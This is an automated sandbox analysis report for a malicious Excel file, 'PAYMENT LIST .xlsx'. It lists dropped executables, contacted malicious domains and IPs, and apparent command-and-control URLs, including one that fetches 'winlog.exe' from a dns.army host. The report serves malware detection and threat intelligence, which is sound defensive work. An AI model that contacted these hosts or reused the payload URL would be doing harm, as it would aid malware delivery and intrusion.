Source	Detection	Scanner	Label	Link
PAYMENT LIST .xlsx	24%	ReversingLabs	Document-Office.Exploit.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.msiexec.exe.5f0000.1.unpack	100%	Avira	HEUR/AGEN.1104764		Download File
5.2.vbc.exe.250000.0.unpack	100%	Avira	HEUR/AGEN.1104764		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.doxinlabs.com/oean/?jvylC6k0=0eja1hG/9tz86IL7VglQafiQyvHA2C4h7eUbaFgtY0eGgr750jLj1uDPdaibWffUDCzVWQ==&gnj80=CJBh7xO8zrtpcTq	0%	Avira URL Cloud	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.opmania36.com/oean/?jvylC6k0=f3eeGK1+0gClvCWlFxxcFkAkVp6uwJz7C95spmYKsMNPFPV4KfhW/w3yTMrsoyUuOs+/YQ==&gnj80=CJBh7xO8zrtpcTq	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://www.growingequity.fund/oean/?gnj80=CJBh7xO8zrtpcTq&jvylC6k0=VZAj6Greo+wzdRR3y+9BSoe0Fg1VHX3dphRjh8ChsM9cVC7/tTrq8181uuZfup+KvkP/wA==	0%	Avira URL Cloud	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
growingequity.fund	34.102.136.180	true	true		unknown
kerifletcherrock.com	34.102.136.180	true	true		unknown
kungsb2sndygotchtsnp.dns.army	103.99.1.149	true	true		unknown
www.doxinlabs.com	103.24.200.168	true	true		unknown
www.loimtech.com	106.14.46.68	true	false		unknown
www.opmania36.com	156.240.35.23	true	true		unknown
www.rentapalla.com	184.72.229.176	true	true		unknown
www.kerifletcherrock.com	unknown	unknown	true		unknown
www.growingequity.fund	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.doxinlabs.com/oean/?jvylC6k0=0eja1hG/9tz86IL7VglQafiQyvHA2C4h7eUbaFgtY0eGgr750jLj1uDPdaibWffUDCzVWQ==&gnj80=CJBh7xO8zrtpcTq	true	• Avira URL Cloud: safe	unknown
http://www.opmania36.com/oean/?jvylC6k0=f3eeGK1+0gCIvCWlFxxcFkAkVp6uwJz7C95spmYKsMNPFPV4KfhW/w3yTMrsoyUuOs+/YQ==&gnj80=CJBh7xO8zrtpcTq	true	• Avira URL Cloud: safe	unknown
http://www.growingequity.fund/oean/?gnj80=CJBh7xO8zrtpcTq&jvylC6k0=VZAj6Greo+wzdRR3y+9BSoe0Fg1VHX3dphRjh8ChsM9cVC7/tTrq8181uuZfup+KvkP/wA==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.0000000 0.2182575060.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// https://simpletimelapse.sourceforge.io/update/version.txtwhttps://simpletimelapse.sourceforge.io/upd	vbc.exe, 00000004.00000000.216 2721607.0000000001302000.00000 020.00020000.sdmp, vbc.exe, 00 000005.00000002.2224261783.000 0000001302000.00000020.0002000 0.sdmp, msiexec.exe, 00000007. 00000002.2379855432.0000000000 610000.00000004.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2191376130.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	vbc.exe, 00000004.00000002.216 8164981.00000000027C1000.00000 004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2181421979.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://simpletimelapse.sourceforge.io/update/changelog.txt	vbc.exe	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.it/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2188725963.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2191376130.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2181421979.0000000003C40000. 00000002.00000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2191478810.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
184.72.229.176	unknown	United States		14618	AMAZON-AESUS	true
156.240.35.23	unknown	Seychelles		328608	Africa-on-Cloud-ASZA	true
103.99.1.149	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
103.24.200.168	unknown	India		58909	ISSPL-INIBEESoftwareSolutionsPvtLtdIN	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344799
Start date:	27.01.2021
Start time:	07:18:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PAYMENT LIST .xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@10/6@8/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.1% (good quality ratio 18.2%) • Quality average: 71.8% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344799/sample/PAYMENT LIST .xlsx

Simulations

Behavior and APIs

Time	Type	Description
07:20:12	API Interceptor	79x Sleep call for process: EQNEDT32.EXE modified
07:20:16	API Interceptor	130x Sleep call for process: vbc.exe modified
07:20:44	API Interceptor	230x Sleep call for process: msiexec.exe modified
07:21:22	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
184.72.229.176	e0ciSGkcJn.exe	Get hash	malicious	Browse	• www.rentapalla.com/oean/?E61l=uJMS4n8j6HCogiCaEpEiAtJtgQ+Goi3J4PFZtpc0eYiAEE1EMdJ7DNh2J2XZm7o4eqi0&nPntH8=dXbHpDFHFzJx
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• www.rentapalla.com/oean/?ITB=uJMS4n8j6HCogiCaEpEiAtJtgQ+Goi3J4PFZtpc0eYiAEE1EMdJ7DNh2J2XZm7o4eqi0&Bvg=yL0LRZtXKrL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://mobwatch.co.za/Bull-Horns-Woza.php	Get hash	malicious	Browse	• mobwatch.co.za/APPLY.php
103.99.1.149	NEW ORDER.xlsx	Get hash	malicious	Browse	• wsdykungsb2gotchtsub.dns.army/kung2doc/winlog.exe
	MV CORESHIP.xlsx	Get hash	malicious	Browse	• wsdykungsb2gotchtsub.dns.army/kung2doc/winlog.exe
34.102.136.180	quote20210126.exe.exe	Get hash	malicious	Browse	• www.ribbonredwhiteandblue.com/dei5/?TZkpkdJ=g0K5ifwFWV09n7i1NEiFZbu/6tutLBAV6sl0nEyaQ7OZPYqcNrOHgfWcWl8srePs8/mI&U4kp=NtxLpLUP-vTH68s
